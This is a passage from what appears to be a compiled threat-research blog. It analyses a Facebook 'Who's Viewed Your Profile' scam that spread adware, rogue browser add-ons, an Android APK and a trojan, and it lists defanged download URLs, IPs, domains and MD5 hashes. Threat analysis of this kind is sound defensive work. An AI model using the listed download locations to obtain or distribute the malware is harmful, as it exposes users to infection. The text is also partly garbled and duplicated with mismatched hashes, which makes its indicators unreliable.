  2. <https://www.virustotal.com/en/file/ecd6bb6e53477496ea45de362012b4b1d458ee966867eb89ea4005c5bd9fe8b3/analysis/1385988722/>
  3. <https://www.virustotal.com/en/file/b44aabb0e235d36377f3cd55ec4af596a89c0a7814103369d3f48d54d29ffcc7/analysis/1385988808/>
  4. <https://www.virustotal.com/en/file/72f3834e9c8ee164b7e82383415da822579ffb23fbfa7f55ac650a22b2386ee0/analysis/1386108420/>
- 1014
5. <https://www.virustotal.com/en/file/3b25b67592b9b06fca05ab61abd16559e7c94f9ac3c225e5ae00ddc5318923c6/analysis/1386109278/>
  6. <https://www.facebook.com/help/www/117257561692875>

7. <http://ddanchev.blogspot.com/>

8. <http://twitter.com/danchodanchev>

1015



## **Facebook Circulating 'Who's Viewed Your Profile' Campaign Exposes 800k+ Users to CrossRider**

### **PUA/Rogue Firefox Add-ons/Android Adware AirPush (2013-12-04 02:25)**

A massive privacy-violating, Facebook circulating "Who's Viewed Your Profile" campaign, has been operating beneath the radar, exposing over 800,000 users internationally, to a cocktail of [1]**PUAs (Potentially Unwanted Applications)**, rogue Firefox Add-ons impersonating Adobe's Flash Player, as well as the Android based adware AirPush.

Relying on a proven social engineering tactic of "offering what's not being offered in general", next to hosting

the rogue files on legitimate service providers – Google Docs and Dropbox in this particular case – the campaign is a

great example that the ubiquitous for the social network social engineering scheme, continues to trick gullible and

uninformed users into installing privacy-violating applications on their hosts/mobile devices.

Let's dissect the campaign, expose its infrastructure, (conservatively) assess the damage, and provide fresh

MD5s for the currently served privacy-violating PUAs, Firefox add-ons, and Android adware.

**Primary spamvertised Facebook URL:** *FCOSYUC.tk/?15796422*

## **Redirection**

### **chain:**

*p2r0f3rviewer9890.co.nf*

->

*bit.ly/1bZCeNv?vsdvc*

->

*wh0prof.uni.me/?sdvsjka*

->

*wh0prof.uni.me/ch/*

## **Rogue**

## **Google**

## **Store**

## **Extension**

## **URL**

## **(currently**

## **offline):**

*hxxps://chrome.google.com/webstore/detai-*

*l/dllaajfgpigkeblmlbamflggfjk gbej*



**Campaign's GA Account ID:** UA-12798017-1

1016



**Domain name reconnaissance:**

*wh0prof.uni.me - 192.157.201.42*

**Known to have responded to the same IP are also the following domains:**

*cracks4free.info*

*pr0lotra.p9.org*

**Google Docs Hosted PUA URLs:**

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFljUDBnTjFHdVE &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqRXBMLWZ4cVZJV2s &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqUjlILWc4MVFRQUk &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqOXlyNko0VFBOdnM &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqZm5yeUFudFhqclU &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqbWpfNW5FalJmRGM &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqS3V1ZkZBQjjGbjQ &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCqWwqX2xXbEJLbEY0Q3M &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCqWwqMU5RVkjSWURxME0 &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCqWwqVFljUDBnTjFHdVE &export=download*

### **Dropbox Firefox Add-on/Android APK Hosted URLs:**

*hxxps://dl.dropboxusercontent.com/s/so3vm50w298qkto/WhoViewsYourProfile.apk*

*hxxps://dl.dropboxusercontent.com/s/kor9c2mqv49esva/kkado-be-ff.xpi*

1017



### **Detection rate for the served PUAs, the Android adware and the rogue Firefox Add-on:**

#### **[2]MD5:**

**c7fcf7078597ea752b8d54e406c266a7** - detected by 5 out of 48 antivirus scanners as

PUP.Optional.CrossRider

**[3]MD5: 30cf98d7dc97cae57f8d72487966d20b** - detected by 6 out of 48 antivirus scanners as Trojan.Dropper.FB

#### **[4]MD5:**

**f2459b6bde1d662399a3df725bf8891b** - detected by 13 out of 48 antivirus scanners as Ad-

ware/AirPush!Android; Android Airpush;  
Adware/ANDR.Airpush.G.Gen

[5]**MD5:**

**3fb95e1ed77d1b545cf7385b4521b9ae** - detected by 18  
out of 48 antivirus scanners as

JS/TrojanClicker.Agent.NDL

Once executed **MD5:**

**30cf98d7dc97cae57f8d72487966d20b** phones back to  
195.167.11.4.

Time to (conservatively) assess the campaign's damage over  
the year(s):

1018



1019



The click-through rate should be considered conservative,  
and it remains unknown whether the URL shortening

service was used by the cybercriminal(s) since day one of the  
campaign.

1020



The campaign remains active, and is just the tip of the iceberg in terms of similar campaigns tricking Facebook's

users into thinking that they can eventually see who's viewed their profile. Facebook users who stumble across such

campaigns on their own, or their friends' Walls, are advised [6]**to consider reporting the campaign back to Facebook,**

immediately.

1. <http://www.webroot.com/blog/tag/pua/>

2. <https://www.virustotal.com/en/file/ecd6bb6e53477496ea45de362012b4b1d458ee966867eb89ea4005c5bd9fe8b3/analysis/1385988722/>

3. <https://www.virustotal.com/en/file/b44aabb0e235d36377f3cd55ec4af596a89c0a7814103369d3f48d54d29ffcc7/analysis/1385988808/>

4. <https://www.virustotal.com/en/file/72f3834e9c8ee164b7e82383415da822579ffb23fbfa7f55ac650a22b2386ee0/analysis/1386108420/>

5. <https://www.virustotal.com/en/file/3b25b67592b9b06fca05ab61abd16559e7c94f9ac3c225e5ae00ddc5318923c6/analysis/1021>

[is/1386109278/](https://www.facebook.com/help/www/117257561692875)

6. <https://www.facebook.com/help/www/117257561692875>

1022



## **Continuing Facebook "Who's Viewed Your Profile" Campaign Affects Another 190k+ Users, Exposes Malicious Cybercrime Ecosystem (2013-12-11 05:01)**

Last week, immediately after I published the initial analysis detailing [1] **a massive privacy-violating "Who's Viewed Your Profile" campaign, that was circulating across Facebook**, the cybercriminals behind it, supposedly took it

offline, with one of the main redirectors now pointing to 127.0.0.1.

Not surprisingly, the primary campaign has multiple sub-campaigns still in circulation, which based on the lat-

est statistics – embedded within the campaign on the same day they supposedly shut it down – has already exposed

another 190,000+ of the social network's users – the original campaign appears to have been launched in 2011

having already exposed 800,000+ users – to more rogue, privacy violating apps – **JS.Febipos**, Mindspark Interactive

Network's **MyImageConverter** and **Trojan-Ransomer.CLE**, in this particular case.

Let's dissect the still circulating campaign, expose the entire infrastructure supporting it, establish direct con-

nections with it to related malicious campaigns, indicating that someone's either multi-tasking, or that their

malicious/fraudulent activities share the same infrastructure,  
provide MD5s for the currently served privacy-violating

apps, as well as list the actual – currently live – hosting locations.

1023



### Sample redirection chain:

# hxxp://NX/XBMQ.tk/?12358289 - 93.170.52.21;

93.170.52.33 -> [hxxp://p2r0f3rviewer9890.co.nf/?sdk22222-](http://p2r0f3rviewer9890.co.nf/?sdk22222-)

*22222222222222222222222222222222*

222

222

22222222222222222222 2222222222222222

[illegible]

~~~~~

~~~~~

22222222222222222222 2222222222222222

~~~~~

~~~~~

~~~~~

~~~~~

~~~~~

~~~~~



whoviewsfb.uni.me - 82.208.40.11

prostats.vf1.us - 192.157.201.42

wh0stalks.uni.me - 192.157.201.42

cracks4free.info - 192.157.201.42

**Known to have responded to 93.170.52.21 are also the following fraudulent domains:**

0.facebook.com.fpama.tk

001200133184123129811.tk

00wwwebhost.tk

01203313441.tk

01prof86841.tk

029m821t9fs.4ieiii.tk

031601.tk

0333.tk

0571baidu.tk

05pr0f1le21200.tk

05pr0file214741.tk

060uty80w.tk

06emu.tk

0886.tk



0akleycityn.tk

0ao0greco.tk

0fcf7.chantaljltaste.tk

0lod1lmt1.tk

0love.tk

**The following malicious MD5s are also known to have phoned back to 93.170.52.21 in the past:**

MD5: ee78fe57ad8dbac96b31f41f77eb5877

MD5: bed006372fc76ec261dc9b223b178438

MD5: 58f9cbec80d1dc3a5afbb7339d200e66

MD5: fd0c6b284f7700d59199c55fdcd5bd8a

MD5: 4bfeb3c882d816d37c3e6cbb749e44af

MD5: 97ec866ac26e961976e050591f49fec3

MD5: aba1720b1a6747de5d5345b5893ba2f5

MD5: de5e1f6f137ecb903a018976fc04e110

MD5: a9669b65cabd6b25a32352ccf6c6c09a

MD5: 003f4d9dafba9ee6e358b97b8026e354

MD5: bab313e031b0c54d50fd82d221f7defc

MD5: e6b766f627b91fd420bd93fab4bc323f

MD5: d63656d9b051bf762203b0c4ac728231

MD5: 935440d970ee5a6640418574f4569dab

MD5: 2524e3b4ed3663f5650563c1e431b05c

MD5: f726646a41f95b12ec26cf01f1c89cf9

MD5: a5af6c04d28fcea476827437caf4c681

MD5: c7346327f86298fa5dad160366a0cf26

MD5: 912ed9ef063ae5b6b860fd34f3e8b83a

MD5: b33aaa98ad706ced23d7c64aed0fcad6

1025

**Known to have responded to 93.170.52.33 are also the following fraudulent domains:**

0lwwa.tk

0msms.tk

122.72.0.7sierra-web-www.szjlc-pcb.tk

1z8dz.tk

4f1wz8.ga

777898.ga

888234.ml

8eld7.tk

abmomre.tk

accountupdateinformation.tk

ahram-org-eg.tk

alex-fotos.tk

allycam.tk

amerdz.ml

angelsmov.tk

apis-drives-google.tk

apis-googledrive.tk

apple-idss.tk

appleid.apple.com.cgi-bin.myappleid.woa.apple-idss.tk

avtoshina.tk

**The following malicious MD5s are also known to have phoned back to 93.170.52.33 in the past:**

MD5: 2d951e649a8bbcbfa468f7916e188f9f

MD5: dbe2c0788e74916eba251194ef783452

MD5: 4bfeb3c882d816d37c3e6cbb749e44af

MD5: dc01c1db51e26b585678701a64c94437

MD5: 61cc3de4e9a9865e0d239759ed3c7d5a

MD5: 64505b7ca1ce3c1c0c4892abe8d86321

MD5: 0b98356395b2463ea0f339572b9c95ef

MD5: 9e87c189d3cbf2fc2414934bef6e661b

MD5: 48964a66bdc81b48f2fe7a31088c041b

MD5: f81c85bea0e2251655b7112b352f302e

**The following MD5s are also known to have phoned back to 83.125.22.192 in the past:**

MD5: 3935b6efa7e5ee995f410f4ef1e613ab

MD5: 64c1496e1ba2b7cb5c54a33c20be3e95

MD5: 08f76a1ed5996d7dfdcf8226fe3f66b9

MD5: f508d8034223c4ce233f1bdbed265a3a

**Known to have responded to 82.208.40.11 are the following fraudulent domains:**

000e0062fb44cd5b277591349e070277.cz.cc

003bc1b16c548efbc4f30790e0bc17be.cz.cc

0057ab88a8febe310f94107137731424.cz.cc

008447a58c242b52cb69fe7dceea9a0b.cz.cc

00a47e5e57323f23c66f2c2d5bc1debc.cz.cc

00a9a591d1e7aaf65639781bc73199d4.cz.cc

00ad3353e0ba865a521da380ba4e0cc4.cz.cc

00d55beb792962f7a04c66b85f2c6082.cz.cc

00e3b9ece447187da3f43f98ab619a28.cz.cc

1026

00eb52dbc4331a64e4fd96fdca890d9c.cz.cc

00f59cfa33cd097e943a38a8f2e343ee.cz.cc

00fbdb49398f0e5fd9d5572044d8934e.cz.cc

010ab81241856dfca44dd9ade4489fbc.cz.cc

011622fb7752328ebb60bd2c075f1fe6.cz.cc

011fbf88cff1c18e05c2afb53d6e5ffd.cz.cc

0133147433aeef23bbe60df0cbc4eac9.cz.cc

013f98b7157ae3754d463e9d2346a549.cz.cc

013fa3e9db6e476282b8e9f1bac6d68e.cz.cc

017c2bd33744c2d423a2a7598a0c0a4e.cz.cc

019368b1f3b364c0d3ec412680638f04.cz.cc

**The following malicious MD5s are also known to have phoned back to 82.208.40.11 in the past:**

MD5: 2c89dfc1706b31ba7de1c14e229279e5

MD5: 6719d3e8606d91734cde25b8dfc4156f

MD5: 61dcea6fbf15b68be831bff8c5eb0c1d

MD5: 3875fa91f060d02bddd43ff8e0046588

MD5: 929b72813bae47f78125ec30c58f3165

MD5: 96fa2ea6db2e4e9f00605032723e1777

MD5: c46968386138739c81e219da6fb3ead5

MD5: 3d627e0dbc5ac51761fa7cc7b202ec49

MD5: d9714a0f7f881d3643125aa0461a30be

MD5: 81171015a95073748994e463142ddcc7

**Known to have responded to 192.157.201.42 are also the following fraudulent domains:**

cracks4free.info

pr0lotra.p9.org

prostats.vf1.us

wh0prof.uni.me

cracks4free.info

Time to provide the actual, currently live, hosting locations for the served privacy-violating content.

1027



**Mindspark Interactive Network's MyImageConverter served URL:**

hxxp://download.myimageconverter.com/index.jhtml?  
partner=^AZ 0^xdm081

**Google Store served URLs:**

hxxps://chrome.google.com/webstore/detail/miapmjacmjonm  
ofofflhnbaftpbfapac - currently active

hxxps://chrome.google.com/webstore/detail/dllaajjfgpigkebl  
mlbamflggfjkgbej

## **Dropbox Accounts serving the Android app (offline due to heavy usage), and the Firefox extension:**

hxxps://dl.dropboxusercontent.com/s/rueyn3owrrpsbw4/who  
views5.xpi - currently online

hxxps://dl.dropboxusercontent.com/s/so3vm50w298qkto/Wh  
oViewsYourProfile.apk

1028



## **Facebook App URL:**

hxxp://apps.facebook.com/dislike\_\_\_button/

## **Google Docs served privacy-violating apps:**

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqVFIjUDBnTjFHdVE &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqRXBMLWZ4cVZjV2s &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqOXlyNko0VFBOdnM &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqZm5yeUFudFhqclU &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqbWpfNW5FaljmRGM &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqS3V1ZkZBQjjGbjQ &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-  
mKCcuQwqX2xXbEJLbEY0Q3M &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqMU5RVkjSWURxME0 &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFIjUDBnTjFHdVE &export=download

**GA Account IDs:** UA-23441223-3; UA-12798017-1

**MyImageConverter Affiliate Network ID:**

^AZ0^xdm081

**Detection rate for the served apps/extensions:**

[2]**MD5: 30cf98d7dc97cae57f8d72487966d20b** - detected by 19 out of 49 antivirus scanners as Trojan-Ransomer.CLE;

Troj/Mdrop-FNZ

[3]**MD5: 88dd376527c18639d3f8bf23f77b480e** - detected by 8 out of 49 antivirus scanners as JS:Febipos-N [Trj];

JS/Febipos

1029



Once executed, **MD5:**

**30cf98d7dc97cae57f8d72487966d20b** also drops **MD5: 106320fc1282421f8f6cf5eb0206abee**

and **MD5: 43b20dc1b437e0e3af5ae7b9965e0392** on the affected hosts. It then phones back to 195.167.11.4:

**Two more MD5s from different malware campaigns, are known to have phoned back to 195.167.11.4:**



MD5: 8192c574b8e96605438753c49510cd97

MD5: d55de5e9ec25a80ddfecfb34d417b098

The Privacy Policy ( [hxxp://prostats.vf1.us/firefox/pp.html](http://prostats.vf1.us/firefox/pp.html)) and the EULA ( [hxxp://prostats.vf1.us/firefox/eula.html](http://prostats.vf1.us/firefox/eula.html)) point to [hxxp://dislikelt.com](http://dislikelt.com) - 176.74.176.179. Not surprisingly, multiple malicious MD5s are also known to have

previously interacted with the same IP:

MD5: d366088e4823829798bd59a4d456a3df

1030



MD5: 3c73db8202d084f33ab32069f40f58c8

MD5: d7fce1ec777c917f72530f79363fc6d3

MD5: 83568d744ab226a0642233b93bfc7de6

MD5: c84b1bd7c2063f34900bbc9712d66e0f

MD5: 58baa919900656dacaf39927bb614cf1

MD5: a86e97246a98206869be78fd451029a0

MD5: 70a0894397ac6f65c64693f1606f1231

MD5: f9166237199133b24cd866b61d0f6cca

MD5: 0f24ad046790ee863fd03d19dbba7ea5

Based on the latest performance metrics for the campaign, over 190,000 users have already interacted with this

sub-campaign, since 4th of December, when I initially analyzed the primary campaign.

1031



Monitoring of the campaign is naturally in progress. Updates will be posted as soon as new developments take place.

***This post has been reproduced from [4]Dancho Danchev's blog . Follow him [5]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/12/facebook-circulating-whos-viewed-your.html>
2. <https://www.virustotal.com/en/file/b44aabb0e235d36377f3cd55ec4af596a89c0a7814103369d3f48d54d29ffcc7/analysis/1386720892/>
3. <https://www.virustotal.com/en/file/4106e0e655822060a3dc83777aa88554c4f6e295b1f9474400d4820bd8e0d57b/analysis/1386720902/>
4. <http://ddanchev.blogspot.com/>
5. <http://twitter.com/danchodanchev>

1032



**Continuing Facebook "Who's Viewed Your Profile" Campaign Affects Another 190k+ Users, Exposes Ma-**

## **licious Cybercrime Ecosystem (2013-12-11 05:01)**

Last week, immediately after I published the initial analysis detailing [1]**a massive privacy-violating "Who's Viewed Your Profile" campaign, that was circulating across Facebook**, the cybercriminals behind it, supposedly took it offline, with one of the main redirectors now pointing to 127.0.0.1.

Not surprisingly, the primary campaign has multiple sub-campaigns still in circulation, which based on the lat-

est statistics – embedded within the campaign on the same day they supposedly shut it down – has already exposed

another 190,000+ of the social network's users – the original campaign appears to have been launched in 2011

having already exposed 800,000+ users – to more rogue, privacy violating apps – **JS.Febipos**, Mindspark Interactive

Network's **MyImageConverter** and **Trojan-Ransomer.CLE**, in this particular case.

Let's dissect the still circulating campaign, expose the entire infrastructure supporting it, establish direct con-

nections with it to related malicious campaigns, indicating that someone's either multi-tasking, or that their

malicious/fraudulent activities share the same infrastructure, provide MD5s for the currently served privacy-violating

apps, as well as list the actual – currently live – hosting locations.



93.170.52.33 -> [hxxp://p2r0f3rviewer9890.co.nf/?sdk22222-](http://p2r0f3rviewer9890.co.nf/?sdk22222-)

[illegible]



**Known to have responded to 93.170.52.21 are also the following fraudulent domains:**

0.facebook.com.fpama.tk

001200133184123129811.tk

00webhost.tk

01203313441.tk

01prof86841.tk

029m821t9fs.4ieiii.tk

031601.tk

0333.tk

0571baidu.tk

05pr0f1le21200.tk

05pr0file214741.tk

060uty80w.tk

06emu.tk

0886.tk

0akleycityn.tk

0ao0greco.tk

0fcf7.chantaljtaste.tk

0lod1lmt1.tk

0love.tk

**The following malicious MD5s are also known to have phoned back to 93.170.52.21 in the past:**

MD5: ee78fe57ad8dbac96b31f41f77eb5877

MD5: bed006372fc76ec261dc9b223b178438

MD5: 58f9cbec80d1dc3a5afbb7339d200e66

MD5: fd0c6b284f7700d59199c55fdcd5bd8a

MD5: 4bfeb3c882d816d37c3e6cbb749e44af

MD5: 97ec866ac26e961976e050591f49fec3

MD5: aba1720b1a6747de5d5345b5893ba2f5

MD5: de5e1f6f137ecb903a018976fc04e110

MD5: a9669b65cabd6b25a32352ccf6c6c09a

MD5: 003f4d9dafba9ee6e358b97b8026e354

MD5: bab313e031b0c54d50fd82d221f7defc

MD5: e6b766f627b91fd420bd93fab4bc323f

MD5: d63656d9b051bf762203b0c4ac728231

MD5: 935440d970ee5a6640418574f4569dab

MD5: 2524e3b4ed3663f5650563c1e431b05c

MD5: f726646a41f95b12ec26cf01f1c89cf9

MD5: a5af6c04d28fcea476827437caf4c681

MD5: c7346327f86298fa5dad160366a0cf26

MD5: 912ed9ef063ae5b6b860fd34f3e8b83a

MD5: b33aaa98ad706ced23d7c64aed0fcad6

1035

**Known to have responded to 93.170.52.33 are also the following fraudulent domains:**

0lwwa.tk

0msms.tk

122.72.0.7sierra-web-www.szjlc-pcb.tk

1z8dz.tk

4f1wz8.ga

777898.ga

888234.ml

8eld7.tk

abmomre.tk

accountupdateinformation.tk

ahram-org-eg.tk

alex-fotos.tk

allycam.tk

amerdz.ml



angelsmov.tk

apis-drives-google.tk

apis-googledrive.tk

apple-idss.tk

appleid.apple.com.cgi-bin.myappleid.woa.apple-idss.tk

avtoshina.tk

**The following malicious MD5s are also known to have phoned back to 93.170.52.33 in the past:**

MD5: 2d951e649a8bbcbfa468f7916e188f9f

MD5: db2c0788e74916eba251194ef783452

MD5: 4bfeb3c882d816d37c3e6cbb749e44af

MD5: dc01c1db51e26b585678701a64c94437

MD5: 61cc3de4e9a9865e0d239759ed3c7d5a

MD5: 64505b7ca1ce3c1c0c4892abe8d86321

MD5: 0b98356395b2463ea0f339572b9c95ef

MD5: 9e87c189d3cbf2fc2414934bef6e661b

MD5: 48964a66bdc81b48f2fe7a31088c041b

MD5: f81c85bea0e2251655b7112b352f302e

**The following MD5s are also known to have phoned back to 83.125.22.192 in the past:**

MD5: 3935b6efa7e5ee995f410f4ef1e613ab

MD5: 64c1496e1ba2b7cb5c54a33c20be3e95

MD5: 08f76a1ed5996d7dfdcf8226fe3f66b9

MD5: f508d8034223c4ce233f1bdbed265a3a

**Known to have responded to 82.208.40.11 are the following fraudulent domains:**

000e0062fb44cd5b277591349e070277.cz.cc

003bc1b16c548efbc4f30790e0bc17be.cz.cc

0057ab88a8febe310f94107137731424.cz.cc

008447a58c242b52cb69fe7dceea9a0b.cz.cc

00a47e5e57323f23c66f2c2d5bc1debc.cz.cc

00a9a591d1e7aaf65639781bc73199d4.cz.cc

00ad3353e0ba865a521da380ba4e0cc4.cz.cc

00d55beb792962f7a04c66b85f2c6082.cz.cc

00e3b9ece447187da3f43f98ab619a28.cz.cc

1036

00eb52dbc4331a64e4fd96fdca890d9c.cz.cc

00f59cfa33cd097e943a38a8f2e343ee.cz.cc

00fbdb49398f0e5fd9d5572044d8934e.cz.cc

010ab81241856dfca44dd9ade4489fbc.cz.cc

011622fb7752328ebb60bd2c075f1fe6.cz.cc

011fbf88cff1c18e05c2afb53d6e5ffd.cz.cc

0133147433aeef23bbe60df0cbc4eac9.cz.cc

013f98b7157ae3754d463e9d2346a549.cz.cc

013fa3e9db6e476282b8e9f1bac6d68e.cz.cc

017c2bd33744c2d423a2a7598a0c0a4e.cz.cc

019368b1f3b364c0d3ec412680638f04.cz.cc

**The following malicious MD5s are also known to have phoned back to 82.208.40.11 in the past:**

MD5: 2c89dfc1706b31ba7de1c14e229279e5

MD5: 6719d3e8606d91734cde25b8dfc4156f

MD5: 61dcea6fbf15b68be831bff8c5eb0c1d

MD5: 3875fa91f060d02bddd43ff8e0046588

MD5: 929b72813bae47f78125ec30c58f3165

MD5: 96fa2ea6db2e4e9f00605032723e1777

MD5: c46968386138739c81e219da6fb3ead5

MD5: 3d627e0dbc5ac51761fa7cc7b202ec49

MD5: d9714a0f7f881d3643125aa0461a30be

MD5: 81171015a95073748994e463142ddcc7

**Known to have responded to 192.157.201.42 are also the following fraudulent domains:**

cracks4free.info

pr0lotra.p9.org

prostats.vf1.us

wh0prof.uni.me

cracks4free.info

Time to provide the actual, currently live, hosting locations for the served privacy-violating content.

1037



**Mindspark Interactive Network's MyImageConverter served URL:**

hxxp://download.myimageconverter.com/index.jhtml?  
partner=^AZ 0^x dm081

**Google Store served URLs:**

hxxps://chrome.google.com/webstore/detail/miapmjacmjonm  
ofofflhnbaftpbfapac - currently active

hxxps://chrome.google.com/webstore/detail/dllaajjfgpigkebl  
mlbamflggfjkgbej

**Dropbox Accounts serving the Android app (offline due to heavy usage), and the Firefox extension:**

hxxps://dl.dropboxusercontent.com/s/rueyn3owrrpsbw4/who  
views5.xpi - currently online

hxxps://dl.dropboxusercontent.com/s/so3vm50w298qkto/Wh  
oViewsYourProfile.apk

1038



### **Facebook App URL:**

hxxp://apps.facebook.com/dislike\_\_\_button/

### **Google Docs served privacy-violating apps:**

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFIjUDBnTjFHdVE &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqRXBMLWZ4cVZJV2s &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqOXIyNko0VFBODnM &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqZm5yeUFudFhqclU &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqbWpfNW5FalJmRGM &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqS3V1ZkZBQjJGbjQ &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqX2xXbEJLbEY0Q3M &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqMU5RVkjSWURxME0 &export=download

hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFIjUDBnTjFHdVE &export=download

**GA Account IDs:** UA-23441223-3; UA-12798017-1

### **MyImageConverter Affiliate Network ID:**

^AZ0^xmd081

### Detection rate for the served apps/extensions:

[2]**MD5: 30cf98d7dc97cae57f8d72487966d20b** - detected by 19 out of 49 antivirus scanners as Trojan-Ransomer.CLE;

Troj/Mdrop-FNZ

[3]**MD5: 88dd376527c18639d3f8bf23f77b480e** -  
detected by 8 out of 49 antivirus scanners as JS:Febipos-N  
[Trj];

# JS/Febipos

1039



Once executed, **MD5:**  
**30cf98d7dc97cae57f8d72487966d20b** also drops **MD5:**  
**106320fc1282421f8f6cf5eb0206abee**

and **MD5: 43b20dc1b437e0e3af5ae7b9965e0392** on the affected hosts. It then phones back to 195.167.11.4:

## Two more MD5s from different malware campaigns, are known to have phoned back to 195.167.11.4:

MD5: 8192c574b8e96605438753c49510cd97

MD5: d55de5e9ec25a80ddfecfb34d417b098

The Privacy Policy ( [hxxp://prostats.vf1.us/firefox/pp.html](http://prostats.vf1.us/firefox/pp.html)) and the EULA ( [hxxp://prostats.vf1.us/firefox/eula.html](http://prostats.vf1.us/firefox/eula.html)) point to [hxxp://dislikelt.com](http://dislikelt.com) - 176.74.176.179. Not surprisingly, multiple malicious MD5s are also known to have

previously interacted with the same IP:

MD5: d366088e4823829798bd59a4d456a3df

1040



MD5: 3c73db8202d084f33ab32069f40f58c8

MD5: d7fce1ec777c917f72530f79363fc6d3

MD5: 83568d744ab226a0642233b93bfc7de6

MD5: c84b1bd7c2063f34900bbc9712d66e0f

MD5: 58baa919900656dacaf39927bb614cf1

MD5: a86e97246a98206869be78fd451029a0

MD5: 70a0894397ac6f65c64693f1606f1231

MD5: f9166237199133b24cd866b61d0f6cca

MD5: 0f24ad046790ee863fd03d19dbba7ea5

Based on the latest performance metrics for the campaign, over 190,000 users have already interacted with this

sub-campaign, since 4th of December, when I initially analyzed the primary campaign.

1041



Monitoring of the campaign is naturally in progress. Updates will be posted as soon as new developments take place.

1. <http://ddanchev.blogspot.com/2013/12/facebook-circulating-whos-viewed-your.html>

2.

<https://www.virustotal.com/en/file/b44aabb0e235d36377f3cd55ec4af596a89c0a7814103369d3f48d54d29ffcc7/analysis/1386720892/>

3.

<https://www.virustotal.com/en/file/4106e0e655822060a3dc83777aa88554c4f6e295b1f9474400d4820bd8e0d57b/analysis/1386720902/>

1042



# Document Outline

- 2012
  - January
    - [Summarizing ZDNet's Zero Day Posts for November \(2012-01-01 20:59\)](#)
    - [Summarizing ZDNet's Zero Day Posts for December \(2012-01-01 21:02\)](#)
    - [Profiling a Vendor of Visa/Mastercard Plastics and Holograms \(2012-01-03 20:04\)](#)
    - [Profiling a Vendor of Visa/Mastercard Plastics and Holograms \(2012-01-03 20:04\)](#)
    - [Who's Behind the Koobface Botnet? - An OSINT Analysis \(2012-01-09 16:59\)](#)
    - [Who's Behind the Koobface Botnet? - An OSINT Analysis \(2012-01-09 16:59\)](#)
  - [February](#)
    - [Summarizing ZDNet's Zero Day Posts for January \(2012-02-02 00:59\)](#)
    - [Summarizing Webroot's Threat Blog Posts for January \(2012-02-02 01:07\)](#)
  - [March](#)
    - [Summarizing ZDNet's Zero Day Posts for February \(2012-03-07 23:04\)](#)
    - [Summarizing Webroot's Threat Blog Posts for February \(2012-03-07 23:18\)](#)
  - [April](#)
    - [Summarizing ZDNet's Zero Day Posts for March \(2012-04-09 19:50\)](#)
    - [Summarizing Webroot's Threat Blog Posts for March \(2012-04-09 20:03\)](#)
  - [May](#)

- [Summarizing ZDNet's Zero Day Posts for April \(2012-05-08 19:20\)](#)
- [Summarizing Webroot's Threat Blog Posts for April \(2012-05-08 19:31\)](#)
- [Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks \(2012-05-08 21:36\)](#)
- [Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks \(2012-05-08 21:36\)](#)
- [June](#)
  - [Summarizing ZDNet's Zero Day Posts for May \(2012-06-06 18:15\)](#)
  - [Summarizing Webroot's Threat Blog Posts for May \(2012-06-06 18:31\)](#)
- [July](#)
  - [Summarizing ZDNet's Zero Day Blog Posts for June \(2012-07-10 19:02\)](#)
  - [Summarizing Webroot's Threat Blog Posts for June \(2012-07-10 19:16\)](#)
- [August](#)
  - [Summarizing ZDNet's Zero Day Blog Posts for July \(2012-08-23 18:16\)](#)
  - [Summarizing Webroot's Threat Blog Posts for July \(2012-08-23 19:05\)](#)
- [September](#)
  - [Dissecting 'Operation Ababil' - an OSINT Analysis \(2012-09-28 00:25\)](#)
  - [Dissecting 'Operation Ababil' - an OSINT Analysis \(2012-09-28 00:25\)](#)
  - [Summarizing ZDNet's Zero Day Posts for August \(2012-09-28 01:43\)](#)
  - [Summarizing Webroot's Threat Blog Posts for August \(2012-09-28 01:54\)](#)
- [October](#)

- [Summarizing Webroot's Threat Blog Posts for September \(2012-10-01 14:18\)](#)
  - [Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two \(2012-10-26 15:36\)](#)
  - [Dissecting 'Operation Ababil' - an OSINT Analysis - Part Two \(2012-10-26 15:36\)](#)
- [November](#)
  - [Summarizing ZDNet's Zero Day Posts for October \(2012-11-02 01:47\)](#)
  - [Summarizing Webroot's Threat Blog Posts for October \(2012-11-02 02:34\)](#)
  - [Managed Embedding of Malicious iFrames Through Compromised Accounts as a Service \(2012-11-24 00:55\)](#)
